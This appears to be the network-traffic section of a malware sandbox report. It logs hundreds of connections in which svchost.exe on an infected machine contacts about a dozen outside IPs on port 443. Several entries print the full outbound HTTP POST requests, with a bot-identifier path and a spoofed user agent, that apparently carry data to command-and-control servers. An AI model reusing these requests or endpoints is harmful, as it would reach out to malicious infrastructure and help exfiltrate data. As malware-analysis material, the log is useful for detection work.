Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
447	192.168.2.4	50281	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
448	192.168.2.4	50282	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
449	192.168.2.4	50283	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49879	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.156805992 CEST	9080	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TSASLNRQTRVNDXPE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
450	192.168.2.4	50284	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
451	192.168.2.4	50285	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
452	192.168.2.4	50286	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
453	192.168.2.4	50287	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
454	192.168.2.4	50288	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
455	192.168.2.4	50289	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
456	192.168.2.4	50290	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
457	192.168.2.4	50291	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
458	192.168.2.4	50292	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
459	192.168.2.4	50293	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49880	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.158067942 CEST	9081	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KCKVNQVEMTJIWVEH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
460	192.168.2.4	50294	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
461	192.168.2.4	50295	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
462	192.168.2.4	50296	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
463	192.168.2.4	50297	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
464	192.168.2.4	50298	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
465	192.168.2.4	50299	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
466	192.168.2.4	50300	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
467	192.168.2.4	50301	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
468	192.168.2.4	50302	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
469	192.168.2.4	50303	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49881	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.159318924 CEST	9082	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QFAYTZRSLPELDQJB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
470	192.168.2.4	50304	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
471	192.168.2.4	50305	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
472	192.168.2.4	50306	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
473	192.168.2.4	50307	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
474	192.168.2.4	50308	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
475	192.168.2.4	50309	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
476	192.168.2.4	50310	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
477	192.168.2.4	50311	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
478	192.168.2.4	50312	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
479	192.168.2.4	50313	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49882	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.160573006 CEST	9083	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BTORTHHHEOMIDHLQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
480	192.168.2.4	50314	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
481	192.168.2.4	50315	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
482	192.168.2.4	50316	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
483	192.168.2.4	50317	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
484	192.168.2.4	50318	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
485	192.168.2.4	50319	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
486	192.168.2.4	50320	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
487	192.168.2.4	50321	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
488	192.168.2.4	50322	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
489	192.168.2.4	50323	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49883	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.161711931 CEST	9085	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------AGDLQBVTUTOERGLJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
490	192.168.2.4	50324	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
491	192.168.2.4	50325	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
492	192.168.2.4	50326	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
493	192.168.2.4	50327	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
494	192.168.2.4	50328	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
495	192.168.2.4	50329	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
496	192.168.2.4	50330	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
497	192.168.2.4	50331	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
498	192.168.2.4	50332	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
499	192.168.2.4	50333	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49839	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.067538977 CEST	9034	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IYPIKQUCZUZJWSQX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49884	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.163979053 CEST	9086	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VTOSDWCUWWAIODDT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
500	192.168.2.4	50334	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
501	192.168.2.4	50335	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
502	192.168.2.4	50336	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
503	192.168.2.4	50337	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
504	192.168.2.4	50338	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
505	192.168.2.4	50339	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
506	192.168.2.4	50340	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
507	192.168.2.4	50341	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
508	192.168.2.4	50342	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
509	192.168.2.4	50343	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49885	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.165379047 CEST	9087	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------CTXACIPJRKJZCYUP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
510	192.168.2.4	50344	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
511	192.168.2.4	50345	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
512	192.168.2.4	50346	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
513	192.168.2.4	50347	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
514	192.168.2.4	50348	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
515	192.168.2.4	50349	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
516	192.168.2.4	50350	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
517	192.168.2.4	50351	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
518	192.168.2.4	50352	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
519	192.168.2.4	50353	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49886	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.166599989 CEST	9088	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------UUSPEADSQYOBSPOP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
520	192.168.2.4	50354	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
521	192.168.2.4	50355	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
522	192.168.2.4	50356	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
523	192.168.2.4	50357	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
524	192.168.2.4	50358	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
525	192.168.2.4	50359	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
526	192.168.2.4	50360	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
527	192.168.2.4	50361	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
528	192.168.2.4	50362	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
529	192.168.2.4	50363	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	49887	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.167829037 CEST	9089	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QADVVYLNBYCBMAJJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
530	192.168.2.4	50364	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
531	192.168.2.4	50365	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
532	192.168.2.4	50366	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
533	192.168.2.4	50367	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
534	192.168.2.4	50368	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
535	192.168.2.4	50369	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
536	192.168.2.4	50370	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
537	192.168.2.4	50371	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
538	192.168.2.4	50372	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
539	192.168.2.4	50373	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49888	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.169064045 CEST	9090	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TXZGESITIGGRVFOI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
540	192.168.2.4	50374	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
541	192.168.2.4	50375	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
542	192.168.2.4	50376	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
543	192.168.2.4	50377	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
544	192.168.2.4	50378	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
545	192.168.2.4	50379	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
546	192.168.2.4	50380	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
547	192.168.2.4	50381	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
548	192.168.2.4	50382	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
549	192.168.2.4	50383	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	49889	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.170233011 CEST	9091	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------UGIFDHCZFWYKWYUJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
550	192.168.2.4	50384	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
551	192.168.2.4	50385	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
552	192.168.2.4	50386	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
553	192.168.2.4	50387	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
554	192.168.2.4	50388	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
555	192.168.2.4	50389	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
556	192.168.2.4	50390	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
557	192.168.2.4	50391	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
558	192.168.2.4	50392	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
559	192.168.2.4	50393	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	49890	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
